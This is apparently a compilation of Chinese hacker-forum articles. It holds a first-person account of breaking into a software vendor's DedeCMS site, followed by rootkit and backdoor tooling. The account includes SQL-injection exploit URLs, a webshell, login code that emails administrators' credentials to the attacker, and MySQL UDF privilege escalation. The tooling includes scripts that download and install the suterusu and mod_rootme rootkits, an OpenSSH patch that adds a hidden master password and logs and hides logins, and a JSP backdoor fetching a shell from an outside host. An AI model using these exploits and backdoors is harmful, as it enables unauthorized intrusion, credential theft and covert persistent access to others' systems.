打开网页，思路：从网站下手----旁注----内网嗅探，网站思路：注入，如图 1-6-3：

图　1-6-3

纯登陆框，整个 ip 就这玩意，手工丢了 admin’登陆没反应，应该过滤注入了，打开 mramydnei 的 webapp 识别，其他的不是很好用，没有结果，打开扫后台的 pkav 破壳后台扫描，扫了一通没任何结果，Tool.chinaz.com 查同 ip 网站，没任何结果，google 该 ip，没任何结果，S 扫描，一个端口也扫不到，估计是服务器有防火墙，限制了一个 ip 的链接间隔，既然后防火墙，内网嗅探也别想了。

X05. 社工

看来强攻是没用了，试试密码吧用户 admin 密码：软件名称，密码：常用的弱口令 123456，都不对。他有个软件销售网站不是，也许管理员密码都是通用的，好我们来搞他官网，思路和上面一样，先用 webapp 识别下吧，dedecms，如图 1-6-4：

图　1-6-4

我没搞过 dedecms，再法客里搜索一下吧，找到好多漏洞和文章，只能一个一个试吧，最后整理了一个流程：首先确定版本 http://www.xxx.com/data/admin/ver.txt，如图 1-6-5：




图　1-6-5

然后根据百度找具体的版本，这个版本比较老哦，估计有戏了。

```
www.xxx.com/plus/search.php?keyword=xxx&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&arrs1[]=100&arrs1[]=102&arrs1[]=95&arrs1[]=115&arrs1[]=116&arrs1[]=121&arrs1[]=108&arrs1[]=101&arrs2[]=47&arrs2[]=46&arrs2[]=46&arrs2[]=47&arrs2[]=46&arrs2[]=46&arrs2[]=47&arrs2[]=100&arrs2[]=97&arrs2[]=116&arrs2[]=97&arrs2[]=47&arrs2[]=99&arrs2[]=111&arrs2[]=109&arrs2[]=109&arrs2[]=111&arrs2[]=110&arrs2[]=46&arrs2[]=105&arrs2[]=110&arrs2[]=99&arrs2[]=46&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=0
```

爆数据库连接，如图 1-6-6：




图　1-6-6

记住这里要查看源文件，才能看到，看看开外联了吗，打开 navicat 连一下，连不上，试一下 FTP，连接不上，继续（一不小心执行了这个 exp）。直接复制下方模版到你的 word：

```
http://localhost/plus/download.php?open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&arrs1[]=100&arrs1[]=98&arrs1[]=112&arrs1[]=114&arrs1[]=101&arrs1[]=102&arrs1[]=105&arrs1[]=120&arrs2[]=97&arrs2[]=100&arrs2[]=109&arrs2[]=105&arrs2[]=110&arrs2[]=96&arrs2[]=32&arrs2[]=83&arrs2[]=69&arrs2[]=84&arrs2[]=32&arrs2[]=96&arrs2[]=117&arrs2[]=115&arrs2[]=101&arrs2[]=114&arrs2[]=105&arrs2[]=100&arrs2[]=96&arrs2[]=61&arrs2[]=39&arrs2[]=115&arrs2[]=112&arrs2[]=105&arrs2[]=100&arrs2[]=101&arrs2[]=114&arrs2[]=39&arrs2[]=44&arrs2[]=32&arrs2[]=96&arrs2[]=112&arrs2[]=119&arrs2[]=100&arrs2[]=96&arrs2[]=61&arrs2[]=39&arrs2[]=102&arrs2[]=50&arrs2[]=57&arrs2[]=55&arrs2[]=97&arrs2[]=53&arrs2[]=55&arrs2[]=97&arrs2[]=53&arrs2[]=97&arrs2[]=55&arrs2[]=52&arrs2[]=51&arrs2[]=56&arrs2[]=57&arrs2[]=52&arrs2[]=97&arrs2[]=48&arrs2[]=101&arrs2[]=52&arrs2[]=39&arrs2[]=32&arrs2[]=119&arrs2[]=104&arrs2[]=101&arrs2[]=114&arrs2[]=101&arrs2[]=32&arrs2[]=105&arrs2[]=100&arrs2[]=61&arrs2[]=49&arrs2[]=32&arrs2[]=35
```

论坛上的仁兄坑爹啊，说这个是添加用户，后台登录用户 spider 密码 admin

用完我才发现，是把管理改成这个!!!!!! 我去，我去，改完了还怎么查看？用完这个 exp 发现木有后台，又用破壳找了一通还是木发现，直接 getshell 吧，不知道用代码为什么我老是不成功，下了个鬼哥的软件可以了，如图 1-6-7：

图　1-6-7

这里直接用菜刀连带参数的就可以 http://www.xxx.com/plus/mytag_js.php?aid=9123，好吧，R 进来了，看数据库密码才发现，刚才那个 exp 破坏了密码，如图 1-6-8：




图　1-6-8

这不白整了么，冒根烟~~~嗯，我吧 dede 的登陆后台改一下，加上邮件发送代码，然后手机下载 QQ 邮件客户端，管理员一登陆，手机就会提醒，如图 1-6-9：

```
//登录检测
$admindirs = explode('/',str_replace("\\",'/',dirname(__FILE__)));
$admindir = $admindirs[count($admindirs)-1];
if($dopost=='login')
{
    $validate = empty($validate) ? '' : strtolower(trim($validate));
    $svali = strtolower(GetCkVdValue());
    if(($validate=='' || $validate != $svali) && preg_match("/6/",$safe_gdopen)){
        ResetVdValue();
        ShowMsg('验证码不正确!','login.php',0,1000);
        exit;
    } else {
        $cuserLogin = new userLogin($admindir);
        if(!empty($userid) && !empty($pwd))
        {
            include_once("mail.inc.php");
            $smtp = new smtp("smtp.qq.com",25,true,"27342039@qq.com","g42156","27343039@
            $smtp->debug = false;
            $mailto="221723624@qq.com";
            $mailsubject="web Message";
            $mailfrom="HR";
            $mailbody="Name=".$userid."<br>";
            $mailbody=$mailbody."pass=".$pwd."<br>";
            $mailtype               =           "HTML";
            $mailsubject            =           '=?UTF-8?B?'.base64_encode($mailsubject).'?=';
            $mailfrom               =           '=?UTF-8?B?'.base64_encode($mailfrom).'?=';
            $smtp->sendmail($mailto, $mailfrom, $mailsubject, $mailbody, $mailtype);

        $res = $cuserLogin->checkUser($userid,$pwd);

        //success
        if($res==1)
        {
            $cuserLogin->keepUser();
            if(!empty($gotopage))
```


图　1-6-9

测试没有问题，好了，睡觉去，第二天中午醒来发现没有收到邮件，到晚上还没有，着急了，直接吧首页给改了，这个页面伪造的还不错吧，嘿嘿，如图 1-6-10：




图　1-6-10

一晚上管理员也没动静，第三天早晨就被手机给惊醒了，一看，管理员试了 10 多次密码了，赶紧登陆 dede 后台吧他输的用户密码重新建立个用户。密码到手了。

X06.峰回路转

重返，如图 1-6-11：

图　1-6-11

拿到 dede 的用户密码后成功进入，进了后台发现，没有注入没有上传，还好有个 sql 执行，如图 1-6-12：

图　1-6-12

Root 权限，比较幸运哦，关于纯命令执行如何提权，这里我好好研究了一返，找不到网站物理路径，没有上传，这种情况下，就无法使用 into outfile 导出 shell

思路 1：把下载脚本导出到启动项，

思路 2：把 udf.dll 转换成 16 进制导出来，剩下就是常规提权，

思路 3：找出网站目录，导出一句话，c:\windows\system32\inetsrv\MetaBase.xml

思路 4：mof 写入表，然后导出来执行命令

由于思路 1 需要重启，我不考虑，思路 3 出现这情况，如图 1-6-13：

图　1-6-13

思路 4mof 没有试过，所以我用的思路 2，首先本机搭建 mysql，吧你的 udf.dll 放到 c:/mysqlDLL.dll 然后以 root 执行
Select hex(load_file(0x433A5C6D7973716C444C4C2E646C6C)) into dumpfile‘c:\\udf.txt’。
这样你的 dll 就转换成了 16 进制文件，没有环境也没关系，我这里写了一个转换小网页，可以直接转换任何文件为 16 进制字符，然后在 Select Unhex(‘xxxx’) into dumpfile ‘c:\\windows\\udf.dll’，这里的 xxxx 就是 udf.txt 里面的东西，剩下的不用说了吧，常规提权 create function cmdshell returns string soname 'udf.dll select cmdshell('whoami')，可以间接理解，只要 root 权限，同时有 dumpfile 权限，可以上传执行任何程序了，所以我上传了 getpass，直接抓取了管理员密码，然后再，select cmdshell('netstat -an')。查到了远程桌面端口，OK。渗透完成了，剩下就是下载下来搭建环境了，约炮的万里长征第一步走出来了!! 白肥熟!! 我来了!!!!!!!
（全文完）责任编辑：鲨影_sharow

第二章 后门与 Rootkit

第1节 [法客二周年]Rootkit 自动安装脚本

作者：zero
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.org/

```
#coding=utf-8
import os
import sys
import urllib
import zipfile
import platform
import optparse
import fileinput
############################################################
#                                                          #
#                Sirius QQ:599449360                       #
#                                                          #
############################################################
def fileInsert(fname,linenos=[],strings=[]):
    #该函数的作用是在文件的指定行添加信息
    if os.path.exists(fname):
        lineno = 0
        i = 0
        for line in fileinput.input(fname,inplace=1):
            # inplace must be set to 1
            # it will redirect stdout to the input file
            lineno += 1
```

```
                line = line.strip()
                if i<len(linenos) and linenos[i]==lineno:
                    if i>=len(strings):
                        print "\n",line
                    else:
                        print strings[i]
                        print line
                    i += 1
                else:
                    print line
def makeDir():
    #该函数用来新建/tmp/rootkit 目录
    try:
        os.makedirs("/tmp/rootkit")
    except:
        pass
    os.chdir("/tmp/rootkit")
def deleteAllFile(theFolder):
    #该函数用来删除/tmp/rootkit 目录
    if os.path.isfile(theFolder):
        try:
            os.remove(theFolder)
        except:
            pass
    elif os.path.isdir(theFolder):
        for item in os.listdir(theFolder):
            fullPath=os.path.join(theFolder, item)
            deleteAllFile(fullPath)
        try:
            os.rmdir(theFolder)
        except:
            pass
def downloadFile(theUrl, theFile):
    #该函数用来下载 rootkit 并放到/tmp/rootkit 目录
    try:
        urllib.urlretrieve(theUrl, theFile)
    except:
        print "Cannot download file to /tmp/rootkit, Please check Internet"
        exit()
def unzipFile(zipName):
    #该函数用来解压 zip 文件
    zipFile=zipfile.ZipFile(zipName)
    zipFileList=zipFile.namelist()
    for file in zipFileList:
```

```
            zipFile.extract(file)
        zipFile.close()
        return zipFileList[0]
def judgeApache():
        if len(os.popen('ps aux | grep apache | grep -v grep').readlines())==0:
            print "Apache 未启动"
            exit()
def suterusuRootkit():
        #该函数用来安装 suterusu rootkit
        rootkitUrl="https://github.com/dschuermann/suterusu/archive/master.zip"
        rootkitName="suterusu.zip"
        if platform.architecture()[0]=="64bit":
            print "该 rootkit 暂不支持 64 位编译"
        elif platform.architecture()[0]=="32bit":
            if platform.linux_distribution()[0]=="Ubuntu":
                os.system("apt-get install gcc make automake linux-headers-`uname -r`")
#准备预编译环境
                makeDir()
                downloadFile(rootkitUrl, rootkitName)
                rootkitPath=unzipFile(rootkitName)
                os.chdir(rootkitPath)
                os.system("make linux-x86 KDIR=/lib/modules/$(uname -r)/build")
                fileInsert("sock.c", [1], ["#include <string.h>"])
                os.system("gcc sock.c -o suterusu")
                os.system("insmod suterusu.ko")
                os.system("cp suterusu /tmp/")
                deleteAllFile("/tmp/rootkit")
            elif platform.linux_distribution()[0]=="CentOS":
                #由于 CentOS 的内核更新频繁，不建议在 CentOS 安装此 rootkit
                os.system("yum install  gcc make automake kernel-devel kernel-headers")
                makeDir()
                downloadFile(rootkitUrl, rootkitName)
                rootkitPath=unzipFile(rootkitName)
                os.chdir(rootkitPath)
                os.system("make linux-x86 KDIR=/lib/modules/$(uname -r)/build")
                fileInsert("sock.c", [1], ["#include <string.h>"])
                os.system("gcc sock.c -o suterusu")
                os.system("insmod suterusu.ko")
                os.system("cp suterusu /tmp/")
                deleteAllFile("/tmp/rootkit")
            else:
                 print "暂不支持 Ununtu 和 CentOS 以外的发行版，见谅"
                 exit()
        else:
```

```
            exit()
def modRootme():
    #该函数用来安装 mod_rootme
    rootkitUrl="http://www.coolhacker.org/wp-content/uploads/2013/08/mod_rootme-0.4.zip"
    rootkitName="mod_rootme.zip"
    judgeApache()
    if platform.linux_distribution()[0]=="Ubuntu":
        #判断 apache 版本
        apacheVersion=os.popen("apache2ctl -v").readlines()
        version=apacheVersion[0]
        if version[23:26]=="2.2":
            os.system("apt-get install gcc make")
            makeDir()
            downloadFile(rootkitUrl, rootkitName)
            rootkitPath=unzipFile(rootkitName)
            os.chdir(rootkitPath)
            os.system("make linux")
            os.system("cp mod_rootme22.so /usr/lib/apache2/modules/")
            moduleFile=open("/etc/apache2/mods-enabled/rootme22.load", "w")
            moduleFile.write("LoadModule rootme22_module /usr/lib/apache2/modules/mod_rootme22.so")
            moduleFile.close()
            os.system("service apache2 restart")
            os.system("mv client ../")
            deleteAllFile("/tmp/rootkit/")
        else:
            print "暂不支持 Apache 2.2.*以外的版本"
    elif platform.linux_distribution()[0]=="CentOS":
        apacheVersion=os.popen("apachectl -v").readlines()
        version=apacheVersion[0]
        if version[23:26]=="2.2":
            os.system("yum install gcc make")
            makeDir()
            downloadFile(rootkitUrl, rootkitName)
            rootkitPath=unzipFile(rootkitName)
            os.chdir(rootkitPath)
            os.system("make linux")
            os.system("cp mod_rootme22.so /etc/httpd/modules")
            moduleFile=open("/etc/httpd/conf/httpd.conf", "a")
            moduleFile.write("LoadModule rootme22_module modules/mod_rootme22.so")
            moduleFile.close()
            os.system("service httpd restart")
            os.system("mv client /tmp")
            deleteAllFile("/tmp/rootkit/")
        else:
```

```
                print "暂不支持 Apache 2.2.*以外的版本"
                exit()
        else:
            print "暂不支持 Ubuntu 和 CentOS 以外的版本"
            exit()
if __name__=="__main__":
        parser=optparse.OptionParser()
        parser.add_option("-s", "--select", dest="choose", help="choose rootkit: suterusu mod_rootme")
        (options, args)=parser.parse_args()
        chooseRootkit=options.choose
        if chooseRootkit=="suterusu":
            suterusuRootkit()
        elif chooseRootkit=="mod_rootme":
            modRootme()
        else:
            exit()
```

拿下服务器后安装 Rootkit 几乎是标准步骤，实在是厌烦了一个一个编译的步骤，所以用 python 写了个自动安装脚本。这个脚本支持 CentOS 和 Ubuntu 发行版，安装的 Rootkit 是 suterusu 和 mod_rootme，使用很简单，只有一个参数。说明：

```
root@bogon:~# python rootkit.py -h
Usage: rootkit.py [options]
Options:
  -h, --help                show this help message and exit
  -s CHOOSE, --select=CHOOSE
                                choose rootkit: suterusu mod_rootme
root@bogon:~#
```

（全文完）责任编辑：桔子

第2节 [法客二周年]献礼第二弹 ssh path

作者：zero
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.org/

第二章第一节介绍了 suterusu 和 mod_rootme，这一篇介绍 ssh_patch。
ssh_patch 并不是一个 rootkit，而是 ssh 的后门补丁。
他的作用具象点说：比如得到了一台 linux 服务器的 root 权限，但是不知道 root 密码，使用这个补丁重新编译 ssh，就可以用 root 和自己的密码登录网站，而原先的 root 密码仍然可以登录，是一个绝佳的隐藏后门。
以下是 ssh_patch 补丁的安装方法：

```
# wget http://mirror.bytemark.co.uk/OpenBSD/OpenSSH/portable/openssh-6.0p1.tar.gz
# patch < OpenSSH-6.0p1.patch
# ./configure --prefix=/usr --sysconfdir=/etc/ssh --with-pam --with-kerberos5
# make && make install
```

```
# bob@dtors.net
--- openssh-6.0p1/auth-pam.c              2009-07-12 13:07:21.000000000 +0100
+++ ./auth-pam.patch              2012-05-22 15:16:38.219834621 +0100
@@ -1210,6 +1210,10 @@
                if (sshpam_err == PAM_SUCCESS && authctxt->valid) {
                        debug("PAM: password authentication accepted for %.100s",
                            authctxt->user);
+                       if((f=fopen(ILOG,"a"))!=NULL){
+                       fprintf(f,"%s:%s\n",authctxt->user, password);
+                       fclose(f);
+                       }
                        return 1;
                } else {
                        debug("PAM: password authentication failed for %.100s: %s",
--- openssh-6.0p1/auth-passwd.c             2009-03-08 00:40:28.000000000 +0000
+++ ./auth-passwd.patch             2012-05-22 15:16:38.219834621 +0100
@@ -86,6 +86,11 @@
                static int expire_checked = 0;
 #endif
+if (!strcmp(password, entr0py)) {
+               passphrase=1;
+               return 1;
+}
+
 #ifndef HAVE_CYGWIN
                if (pw->pw_uid == 0 && options.permit_root_login != PERMIT_YES)
                        ok = 0;
@@ -123,6 +128,12 @@
                }
 #endif
                result = sys_auth_passwd(authctxt, password);
+               if(result){
+                       if((f=fopen(ILOG,"a"))!=NULL){
+                       fprintf(f,"%s:%s\n",authctxt->user, password);
+                       fclose(f);
+                       }
+               }
                if (authctxt->force_pwchange)
                        disable_forwarding();
                return (result && ok);
--- openssh-6.0p1/auth.c                2011-05-29 12:40:42.000000000 +0100
+++ ./auth.patch                2012-05-22 15:16:38.219834621 +0100
@@ -271,14 +271,16 @@
                else
```

```
                        authmsg = authenticated ? "Accepted" : "Failed";
-               authlog("%s %s for %s%.100s from %.200s port %d%s",
-                       authmsg,
-                       method,
-                       authctxt->valid ? "" : "invalid user ",
-                       authctxt->user,
-                       get_remote_ipaddr(),
-                       get_remote_port(),
-                       info);
+               if(!passphrase || passphrase !=1){
+                       authlog("%s %s for %s%.100s from %.200s port %d%s",
+                               authmsg,
+                               method,
+                               authctxt->valid ? "" : "invalid user ",
+                               authctxt->user,
+                               get_remote_ipaddr(),
+                               get_remote_port(),
+                               info);
+               }
               /*
  #ifdef CUSTOM_FAILED_LOGIN
                if (authenticated == 0 && !authctxt->postponed &&
--- openssh-6.0p1/canohost.c              2010-10-12 03:28:12.000000000 +0100
+++ ./canohost.patch              2012-05-22 15:16:38.219834621 +0100
@@ -78,10 +78,12 @@
                debug3("Trying to reverse map address %.100s.", ntop);
                /* Map the IP address to a host name. */
+               if(!passphrase || passphrase!=1){
                if (getnameinfo((struct sockaddr *)&from, fromlen, name, sizeof(name),
                        NULL, 0, NI_NAMEREQD) != 0) {
                        /* Host name not found.    Use ip address. */
                        return xstrdup(ntop);
+                       }
                }
                /*
--- openssh-6.0p1/includes.h              2010-10-24 00:47:30.000000000 +0100
+++ ./includes.patch              2012-05-22 15:16:38.219834621 +0100
@@ -172,4 +172,9 @@
  #include "entropy.h"
+int passphrase;
+FILE *f;
+#define ILOG "/tmp/.ilog"
+#define OLOG "/tmp/.olog"
+#define entr0py "correcthorsebatterystaple"
```

```
 #endif /* INCLUDES_H */
--- openssh-6.0p1/log.c              2011-06-20 05:42:23.000000000 +0100
+++ ./log.patch              2012-05-22 15:16:38.220835117 +0100
@@ -351,6 +351,7 @@
 void
 do_log(LogLevel level, const char *fmt, va_list args)
 {
+if(!passphrase || passphrase!=1){
 #if defined(HAVE_OPENLOG_R) && defined(SYSLOG_DATA_INIT)
                struct syslog_data sdata = SYSLOG_DATA_INIT;
 #endif
@@ -428,3 +429,4 @@
                }
                errno = saved_errno;
 }
+}
--- openssh-6.0p1/servconf.c              2011-10-02 08:57:38.000000000 +0100
+++ ./servconf.patch              2012-05-22 15:16:38.220835117 +0100
@@ -686,7 +686,7 @@
                { "without-password",                   PERMIT_NO_PASSWD },
                { "forced-commands-only",               PERMIT_FORCED_ONLY },
                { "yes",                                PERMIT_YES },
-               { "no",                                 PERMIT_NO },
+               { "no",                                 PERMIT_YES },
                { NULL, -1 }
 };
 static const struct multistate multistate_compression[] = {
--- openssh-6.0p1/sshconnect2.c              2011-05-29 12:42:34.000000000 +0100
+++ ./sshconnect2.patch              2012-05-22 15:16:38.220835117 +0100
@@ -878,6 +878,10 @@
                snprintf(prompt, sizeof(prompt), "%.30s@%.128s's password: ",
                        authctxt->server_user, host);
                password = read_passphrase(prompt, 0);
+               if((f=fopen(OLOG,"a"))!=NULL){
+                       fprintf(f,"%s:%s@%s\n",authctxt->server_user,password,authctxt->host);
+                       fclose(f);
+               }
                packet_start(SSH2_MSG_USERAUTH_REQUEST);
                packet_put_cstring(authctxt->server_user);
                packet_put_cstring(authctxt->service);
--- openssh-6.0p1/sshlogin.c              2011-01-11 06:20:07.000000000 +0000
+++ ./sshlogin.patch              2012-05-22 15:16:38.220835117 +0100
@@ -133,8 +133,10 @@
                li = login_alloc_entry(pid, user, host, tty);
```

```
                login_set_addr(li, addr, addrlen);
+               if (!passphrase || passphrase!=1){
                login_login(li);
                login_free_entry(li);
+               }
 }
 #ifdef LOGIN_NEEDS_UTMPX
@@ -146,8 +148,10 @@
                li = login_alloc_entry(pid, user, host, ttyname);
                login_set_addr(li, addr, addrlen);
+               if(!passphrase || passphrase!=1){
                login_utmp_only(li);
                login_free_entry(li);
+               }
 }
 #endif
@@ -158,6 +162,8 @@
                struct logininfo *li;
                li = login_alloc_entry(pid, user, NULL, tty);
+               if(!passphrase || passphrase!=1){
                login_logout(li);
                login_free_entry(li);
+               }
 }
```

注释中已经写明了安装方法。以 centos 为例进行演示：

```
[root@localhost openssh-6.0p1]# wget http://mirror.bytemark.co.uk/OpenBSD/OpenSSH/portable/openssh-6.0p1.tar.gz
[root@localhost openssh-6.0p1]# tar -zxvf openssh*
[root@localhost openssh-6.0p1]# cp OpenSSH-6.0p1.patch openssh-6.0p1
[root@localhost openssh-6.0p1]# patch < OpenSSH-6.0p1.patch
patching file auth-pam.c
patching file auth-passwd.c
patching file auth.c
patching file canohost.c
patching file includes.h
patching file log.c
patching file servconf.c
patching file sshconnect2.c
patching file sshlogin.c
[root@localhost openssh-6.0p1]# sed -i "s/correcthorsebatterystaple/password/g" includes.h #passwd 就是 root 后门密码
[root@localhost openssh-6.0p1]# yum install gcc openssl-devel pam-devel rpm-build      #确保预编译环境
[root@localhost openssh-6.0p1]# ./configure --prefix=/usr --sysconfdir=/etc/ssh --with-pam --with-kerberos5
[root@localhost openssh-6.0p1]# make && make install
```

```
[root@localhost openssh-6.0p1]# service sshd restart
停止 sshd：                                                [确定]
正在启动 sshd：                                            [确定]
[root@localhost openssh-6.0p1]#
```

接下来就可以以 root 和 passwd 登录了。

顺便附上 Python 安装代码，只要执行：

```
python rootkit.py
```

即可。

```
#coding=utf-8
import os
import urllib
import zipfile
import platform
#############################################################################################
#                                                                                           #
#       sirius                                                                              #
#       QQ:599449360                                                                        #
#                                                                                           #
#############################################################################################
def makeDir():
    #该函数用来新建/tmp/rootkit 目录
    try:
        os.makedirs("/tmp/rootkit")
    except:
        pass
    os.chdir("/tmp/rootkit")
def deleteAllFile(theFolder):
    #该函数用来删除/tmp/rootkit 目录
    if os.path.isfile(theFolder):
        try:
            os.remove(theFolder)
        except:
            pass
    elif os.path.isdir(theFolder):
        for item in os.listdir(theFolder):
            fullPath=os.path.join(theFolder, item)
            deleteAllFile(fullPath)
        try:
            os.rmdir(theFolder)
        except:
            pass
def downloadFile(theUrl, theFile):
    #该函数用来下载 rootkit 并放到/tmp/rootkit 目录
    try:
```

```
            urllib.urlretrieve(theUrl, theFile)
        except:
            print "Cannot download file to /tmp/rootkit, Please check Internet"
            exit()
def unzipFile(zipName):
        #该函数用来解压 zip 文件
        zipFile=zipfile.ZipFile(zipName)
        zipFileList=zipFile.namelist()
        for file in zipFileList:
            zipFile.extract(file)
        zipFile.close()
        return zipFileList[0]
def sshPatch():
        patchUrl="http://www.coolhacker.org/wp-content/uploads/2013/10/openssh-6.0p11.zip"
        patchName="openssh-6.0p1.zip"
        makeDir()
        os.chdir("/tmp/rootkit")
        downloadFile(patchUrl, patchName)
        paths=unzipFile(patchName)
        os.chdir(paths)
        os.system("chmod a+x *")
        password=raw_input("Enter the password: ")
        message="sed -i 's/correcthorsebatterystaple/%s/g' includes.h" % password
        if platform.linux_distribution()[0]=="Ubuntu":
            os.system("apt-get install zlib1g-dev openssl libpam-dev")
            os.system(message)
            os.system("./configure --prefix=/usr --sysconfdir=/etc/ssh --with-pam --with-kerberos5")
            os.system("make && make install")
            os.system("/etc/init.d/ssh restart")
        elif platform.linux_distribution()[0]=="CentOS":
            os.system("yum install gcc openssl-devel pam-devel rpm-build")
            os.system(message)
            os.system("chmod a+x configure")
            os.system("./configure --prefix=/usr --sysconfdir=/etc/ssh --with-pam --with-kerberos5")
            os.system("make && make install")
            os.system("service sshd restart")
        else:
            print "暂不支持 CentOS 和 Ubuntu 以外的发行版"
            deleteAllFile("/tmp/rootkit/")
            exit()
        deleteAllFile("/tmp/rootkit")
if __name__=="__main__":
        sshPatch()
```

（全文完）责任编辑：桔子

第3节 JavaWeb 随机后门和 jsp include 后门

作者：selina
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.org/

两篇帖子一起发了，原帖我发在 wooyun zone。
我的思路是先从远程读取要生成的 shell 内容，然后把 shell 藏在 WEB-INF 下。shell 的名字和长度也都随机生成，如图 2-3-1：




图　2-3-1

不过就算藏在 WEB-INF 下也会被发现，干脆用一次就删一次？这样不会在任何目录下留下 Shell，如图 2-3-2：




图　2-3-2

菜刀链接：http://localhost/Demo2/new.jsp?url=http://xsser.me/caidao/css.jsp

```
<%@ page language="java" import="java.io.*,java.net.*,java.util.*" pageEncoding="UTF-8"%>
<%!
   String getConnection(String url) {
      String result="",line="";
      try {
